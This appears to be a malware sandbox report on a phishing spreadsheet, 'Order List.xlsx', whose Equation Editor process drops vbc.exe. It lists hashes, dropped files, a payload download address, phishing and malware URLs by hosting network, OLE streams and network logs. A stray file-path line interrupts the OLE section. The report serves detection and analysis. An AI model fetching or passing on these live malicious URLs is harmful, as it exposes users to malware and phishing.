	73proforma invoice.exe	Get hash	malicious	Browse	• www.solidclient.win/ga/?9rlPfX=PlWntPMWZ9rjnOjwBNCNM3q0C5nJ/+zBeov6gESvQ5GikhucHZWNPBfleaIOaLdl0Zuk9IPg7B5iQrqX&6ly=5jnDUfwh
	48Purchase Order No 4797367.exe	Get hash	malicious	Browse	• www.courtlin.science/ge/
	7Deposit Slip_pdf.exe	Get hash	malicious	Browse	• www.asteroid.university/ka/
	malware.malware.doc	Get hash	malicious	Browse	• www.yourbigfree4updates.win/ch56/?6lfXnzj0=xgQRO0QXubEi2HH//sVMkfvqd89qGyykrMda20hK22n+ohH7JgTuWlzNLHnIFOAVCtpZR9t4go7dG69MGs/Eiw==&0z=fZxL0438
	73Payment Advise Ref GB1536405527 Pdf.exe	Get hash	malicious	Browse	• www.atlasfocus.com/pa01/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	109jrjedsw.exe	Get hash	malicious	Browse	• www.lowincomefoodhelp.com/u2/
	12Purchase order897_pdf.exe	Get hash	malicious	Browse	• www.playbillbox.com/d7/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.215
	SHIPMENT DOCUMENT.xlsx	Get hash	malicious	Browse	• 198.54.117.217
	jrzlwOa0UC.exe	Get hash	malicious	Browse	• 198.54.117.211
	invoice No_SINI0068206497.exe	Get hash	malicious	Browse	• 198.54.117.215
	tbzcpAZnBK.exe	Get hash	malicious	Browse	• 198.54.117.212
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.212
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.212
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 198.54.117.212
	4Dm4XBD0J5.exe	Get hash	malicious	Browse	• 198.54.117.217
	yo0PRvEkB3.rtf	Get hash	malicious	Browse	• 198.54.117.216
	RSC22091236.exe	Get hash	malicious	Browse	• 198.54.117.212
	PI210941.exe	Get hash	malicious	Browse	• 198.54.117.215
	TF20279707040104.exe	Get hash	malicious	Browse	• 198.54.117.212
	Shipment Approval.exe	Get hash	malicious	Browse	• 198.54.117.216
	sSPA66WeL6.exe	Get hash	malicious	Browse	• 198.54.117.218
	PSJ21840.exe	Get hash	malicious	Browse	• 198.54.117.210
	NA_GRAPH.EXE	Get hash	malicious	Browse	• 198.54.117.217
	HussCrypted.exe	Get hash	malicious	Browse	• 198.54.117.215
	camscanner-011022020.exe	Get hash	malicious	Browse	• 198.54.117.212
	soa0987987.exe	Get hash	malicious	Browse	• 198.54.117.211

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LIQUIDWEBUS	http://https://senabeikeland-my.sharepoint.com/:o:/g/personal/tone_hvattum_senabeikeland_no/Em5tiDnDeYdItayRrpH7XE0BCwmnuxm9qJyFrEDoJQikaw?e=WYgx6G	Get hash	malicious	Browse	• 64.91.245.202
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 98.129.229.113
	PI 11172020.xlsx	Get hash	malicious	Browse	• 72.52.178.23
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 98.129.229.113
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 72.52.178.23
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 72.52.178.23
	http://https://pinckneyhugo.com/wp-includes/js/INdex.php	Get hash	malicious	Browse	• 209.59.172.198
	ldkdkn1NhQ.exe	Get hash	malicious	Browse	• 72.52.178.59
	http://166.70.207.2/	Get hash	malicious	Browse	• 69.16.231.57
	IQtvZjIdhN.exe	Get hash	malicious	Browse	• 72.52.253.68
	http://safetyservices.mmdotsafety.com	Get hash	malicious	Browse	• 67.227.152.62
	OrvtnRqW00GBFou.exe	Get hash	malicious	Browse	• 72.52.178.59
	http://https://simplebooklet.com/file1	Get hash	malicious	Browse	• 67.225.220.126
	00d1gI2vB4.exe	Get hash	malicious	Browse	• 209.59.139.176
	148wWoi8vI.exe	Get hash	malicious	Browse	• 98.129.229.113
	New Additional Agreement - Commercial and Technical Proposal for Supply.exe	Get hash	malicious	Browse	• 209.59.139.176
	mFNIsJZPe2.exe	Get hash	malicious	Browse	• 209.59.139.176
	http://safetyservices.mmdotsafety.com	Get hash	malicious	Browse	• 67.227.152.62
	http://www.115115bd.pepperheads-hotsauces.com/YXVyZWxpby5jYWJhbGxlcm9AZXZvbHV0aW8uY29t#aHR0cHM6Ly9wd2Fuc2lnbmF0dXJlcy5jb20vZHNzdm4vSUsvb2YxPzk4MDA3NjU0NDMyJmRhdGE9YXVyZWxpby5jYWJhbGxlcm9AZXZvbHV0aW8uY29t	Get hash	malicious	Browse	• 67.227.186.136
	http://www.847847.pepperheads-hotsauces.com#aHR0cHM6Ly9nY3VlaXQuY29tL2pyL0lLL29mMS9wbXNvYXJlc0BnbmJnYS5wdA==	Get hash	malicious	Browse	• 67.227.186.136
GOOGLEUS	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 35.230.2.159
	http://global.krx.co.kr/board/GLB0205020100/bbs#view=649	Get hash	malicious	Browse	• 108.177.15.155
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 34.102.136.180
	invoice.exe	Get hash	malicious	Browse	• 34.102.136.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TR-D45.pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	knitted yarn documents.exe	Get hash	malicious	Browse	• 172.253.120.109
	86dXpRWnFG.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://https://kimiyasanattools.com/outlook/latest-onedrive/microsoft.php	Get hash	malicious	Browse	• 172.217.16.130
	b0408bca49c87f9e54bce76565bc6518.exe	Get hash	malicious	Browse	• 74.125.34.46
	b2e3bd67d738988ca1bbed8d8b3e73fc.exe	Get hash	malicious	Browse	• 74.125.34.46
	ad14f913dc65be569277c8c76de608a4.exe	Get hash	malicious	Browse	• 74.125.34.46
	b2352353279664cc442f346015e86317.exe	Get hash	malicious	Browse	• 74.125.34.46
	ab1671011f681ff09ac0ffd70fc4b92b.exe	Get hash	malicious	Browse	• 74.125.34.46
	BetterPoints_v4.60.1_apkpure.com.apk	Get hash	malicious	Browse	• 216.58.212.163
	b0e7416dbf03a7359e909c5bd68ae6e1.exe	Get hash	malicious	Browse	• 74.125.34.46
	afaa3d5f10a2ea3c2813b3dd1dac8388.exe	Get hash	malicious	Browse	• 74.125.34.46
	afbce292dbb11bda3b89b5ff8270bd20.exe	Get hash	malicious	Browse	• 74.125.34.46
	aea80fb9d13561d7628b9d2f80a36ad0.exe	Get hash	malicious	Browse	• 74.125.34.46
	af8eb3450867384ca855f2f0d0d6ae94.exe	Get hash	malicious	Browse	• 74.125.34.46
	ae80b9b86323a612ce7a9c99f5cb65b4.exe	Get hash	malicious	Browse	• 74.125.34.46
CLOUDFLARENETUS	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	• 162.159.133.233
	Request for quotation.xlsx	Get hash	malicious	Browse	• 172.67.181.41
	MV TBN.exe	Get hash	malicious	Browse	• 104.28.5.151
	PO 20-11-2020.pps	Get hash	malicious	Browse	• 172.67.22.135
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	23prRlqeGr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.23.46
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.22.46
	iG9YiwEMru.exe	Get hash	malicious	Browse	• 104.27.132.115
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 104.22.54.159
	SUSPENSION LETTER ON SIM SWAP.pdf.exe	Get hash	malicious	Browse	• 172.67.131.55
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	SaXJC2CZ8m.exe	Get hash	malicious	Browse	• 104.27.133.115
	PO91666. pdf.exe	Get hash	malicious	Browse	• 172.67.143.180
	BT2wDapfoI.exe	Get hash	malicious	Browse	• 104.23.98.190
	ara.exe	Get hash	malicious	Browse	• 172.65.200.133
	ORDER FORM DENK.exe	Get hash	malicious	Browse	• 104.18.47.150
	araiki.exe	Get hash	malicious	Browse	• 172.65.200.133
	arailk.exe	Get hash	malicious	Browse	• 172.65.200.133
	http://https://filmconsultancy.bindwall.ml/mike@filmconsultancy.com	Get hash	malicious	Browse	• 104.26.4.196
EMAXGLOBAL-ASEMAXGLOBALMEDIAPVTLTDIN	http://https://capricornbiotech.com/coro	Get hash	malicious	Browse	• 103.39.133.148
AS-COLOCROSSINGUS	PO1.xlsx	Get hash	malicious	Browse	• 192.3.141.160
	document.doc	Get hash	malicious	Browse	• 192.210.214.139
	Financial draft.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	Payment_Confirmation_Slip.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	Order List.xlsx	Get hash	malicious	Browse	• 198.23.213.57
	PI_SMK18112020.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	y5y4LzZPCE.exe	Get hash	malicious	Browse	• 192.210.214.146
	8pSlNVws0a.exe	Get hash	malicious	Browse	• 192.210.214.146
	PaymentNOV+2020.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	Finance Draft COO.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	ShippingDoc.jar	Get hash	malicious	Browse	• 198.46.141.66
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 198.46.134.245
	http://https://bremen.com.ve/TDS/ofc1	Get hash	malicious	Browse	• 192.210.150.19
	Order List.xlsx	Get hash	malicious	Browse	• 75.127.1.225
	PO-4806125050.xlsx	Get hash	malicious	Browse	• 198.23.213.57

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	552960
Entropy (8bit):	7.8534634080579835
Encrypted:	false
SSDEEP:	12288:iYHsi433VV/WKmD8UT9Qw4RB07JglwNtAyYtoUqqwyniC:7Hs73NmD/6w4yOwrC9qgi
MD5:	BF75ED61E1B1F7B310EC1D999077C4DD
SHA1:	CDCED77E176E38FF459CDEA08941DE26861647CD
SHA-256:	69357684EC8F83D428D2030DB5F3D586718207E86457465E7FD37B3B4B7C4DB2
SHA-512:	D2FA7F6E1E41BEBEDBDBA492A163B8388F2326B92D939E9352C32F5BE5A311BB75E4374524B2B314B5A426763113935E00F4C81AACC26ED08E9C9DD356DD751 0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 27%
Reputation:	low
IE Cache URL:	http://198.23.212.188/reg/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Wt._.....h..... .....@.. .....p... ..@.....@...K.....B..... ....H.....text....f... ...h..... ..`.rsrc...B.....j.....@..@.rel oc.....n.....@..B.....p.....H.....p.....q...t.....a.b.d.c.e.f.g.h.i.j.k.l.m.n.p.r.q.s.t.u.v.w.z.y.x.0.1.2.3.4.5.6.7.8.9.A.B.C.D.E .F.G.H.I.J.K.L.M.N.Q.P.R.T.S.V.U.W.X.Y.Z.6..(....o....*B...(.....o....&*2.(....t....*.(....&*2.t....o....*F~....~....(....*..*..(....*.(.....(....(.....(....(....o.....*&...o....*.(....*.(....*.r%. .p.....*6..{b...(^...*..o.....{a...{c....{b...oZ...(^...*.so....p...*..oq...*V.{....od....(...+...*J.{....o1....ov...*J

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\636483E5.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\64EDB67F.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015332475750147
Encrypted:	false
SSDEEP:	3072:mXtr8tV3lqf4ZdAt06J6dabLr92W2qtX2cy:0ahIFdyiaT2qtXw
MD5:	11675D165672DE2B95C0C5327187854F
SHA1:	0B963BFA3BDF93A23CED4E134D1ABF7970ED974A
SHA-256:	E1D6328C979E9EEA70E1EB2721EB636C8989629FB72F5CF314FED2AD3C28ADAD
SHA-512:	C47F29969934497630C664E3192E42DF859DADF21D5AB228F835FAE3CAEABF513F9264BD10A538198398A64B28E3AEABACFD3922802F67FE2A9D7CA9DFCC25F 7
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F....... ...EMF+.@.....X...X...F...\..P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....0...0....$.0...0. .N.X$.0...0.....0...0..N.X$.0...0. ....y.R..0.$.0. .....z.R.....o.....X...%...7.....{ .@.....C.a.l.i.b.r.....0.X.....0.P.0..2.R.....0...0.. {.R.....0.....dv.....%.....%.....%.....l.....l.....".....%.....%.....%.....T...T.....@.E.@T.....L.....l.....P... ...6...F..... .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A92FDE74.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\Desktop\~$Order List.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	552960
Entropy (8bit):	7.8534634080579835
Encrypted:	false

C:\Users\Public\vbc.exe	
SSDEEP:	12288:iYHsi433VV/WKmD8UT9Qw4RB07JglwNtAyYtoUqqwyniC:7Hs73NmD/6w4yOwrC9qgi
MD5:	BF75ED61E1B1F7B310EC1D999077C4DD
SHA1:	CDCED77E176E38FF459CDEA08941DE26861647CD
SHA-256:	69357684EC8F83D428D2030DB5F3D586718207E86457465E7FD37B3B4B7C4DB2
SHA-512:	D2FA7F6E1E41BEBEDBDBA492A163B8388F2326B92D939E9352C32F5BE5A311BB75E4374524B2B314B5A426763113935E00F4C81AACC26ED08E9C9DD356DD75 0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 27%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Wt._.....h..... .....@.. .....p... ..@.....@...K.....B..... ....H.....text....f... ...h..... ..`.rsrc...B.....j.....@..@.rel oc.....n.....@..B.....p.....H.....p.....q...t.....a.b.d.c.e.f.g.h.i.j.k.l.m.n.p.r.q.s.t.u.v.w.z.y.x.0.1.2.3.4.5.6.7.8.9.A.B.C.D.E .F.G.H.I.J.K.L.M.N.Q.P.R.T.S.V.U.W.X.Y.Z.6..(....o....*B...(.....o....&*2.(....t....*.(....&*2.t....o....*F~....~....(.....*..*..(....*.(.....(....(.....(....(....o.....*&...o....*.(....*.(....*.r%. .p.....*6..{b...(^...*..o.....{a...{c....{b...oZ...(^...*.so....p...*..oq...*V.{....od....(...+...*J.{....o1....ov...*J

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.961051671042482
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Order List.xlsx
File size:	201728
MD5:	b86395637ffd2f1a85acfe7a2f43f8d6
SHA1:	f378cb75a5b73b995c78bb0a779488059cc44c44
SHA256:	36a4989dba737cef8d0067e2b7a06ad29e5ec9ea96bdb7 d3e41cf08af37c8553
SHA512:	abd4b1ad29cbe0c8417612246d249a7b8033e5f7bb0a97 79057784d07d4342db01587ea83187867c3ed6503ffab8f 28f9799ac86638e0e4c0b675df63498f39e
SSDEEP:	6144:X50Jf4bccS7FoW3mt/BFyCf2WObrOfryqRkfx:X50 R2cc0Fax3df2vWGx
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Order List.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 194888

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	194888
Entropy:	7.9982334381
Base64 Encoded:	True

General	
Data ASCII:	> . . . . . } . . I . . . N . . . . . Z . Q . [. N " . . . . . t } . . . B . . . . ; . . . . b . . . s % . . N . o . . . # . . . . . a . . . + i . (. . . . . a . . . + i . (. . . . . a . . . + i . (. . . . . a . . . + i . (. . . . . a . . . + i . (. . . . . a . . . + i . (. . . . . a . . . + i . (. . . . . a . . . + i . (. . . . . a . . . + i . (. . . . . a . . . + i . (. . . . .
Data Raw:	3e f9 02 00 00 00 00 00 05 7d 7f 1c 49 b8 aa 0a 4e 98 88 c9 a1 19 5a f8 51 81 5b 91 4e 22 a2 b6 a3 01 b4 8f c2 fb 16 11 74 7d 08 d3 f0 42 c9 c0 ee 9f 0b 3b dd ec 91 c2 62 c0 ba ae 73 25 c6 d7 4e a7 6f f4 ef a5 88 23 81 1e 93 07 b5 e8 8c ef 61 b3 9d 8a 2b 69 ad 28 81 1e 93 07 b5 e8 8c ef 61 b3 9d 8a 2b 69 ad 28 81 1e 93 07 b5 e8 8c ef 61 b3 9d 8a 2b 69 ad 28 81 1e 93 07 b5 e8 8c ef

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.55670929471
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . z . . E . u . s . t . ' . . N . K 4 < . + V . . . . ! . . L . . . . . % . . . . / . a . K [. - b . . b . p / . . . _ . . a
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-12:06:20.512626	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	34.102.136.180	192.168.2.22
11/20/20-12:06:53.215748	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49172	34.102.136.180	192.168.2.22

Network Port Distribution



Total Packets: 54

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:05:20.490442991 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.608998060 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.609134912 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.609724998 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.729680061 CET	80	49165	198.23.212.188	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:05:20.729753017 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.729768038 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.729798079 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.729820013 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.729836941 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.730025053 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.730045080 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.850131989 CET	80	49165	198.23.212.188	192.168.2.22
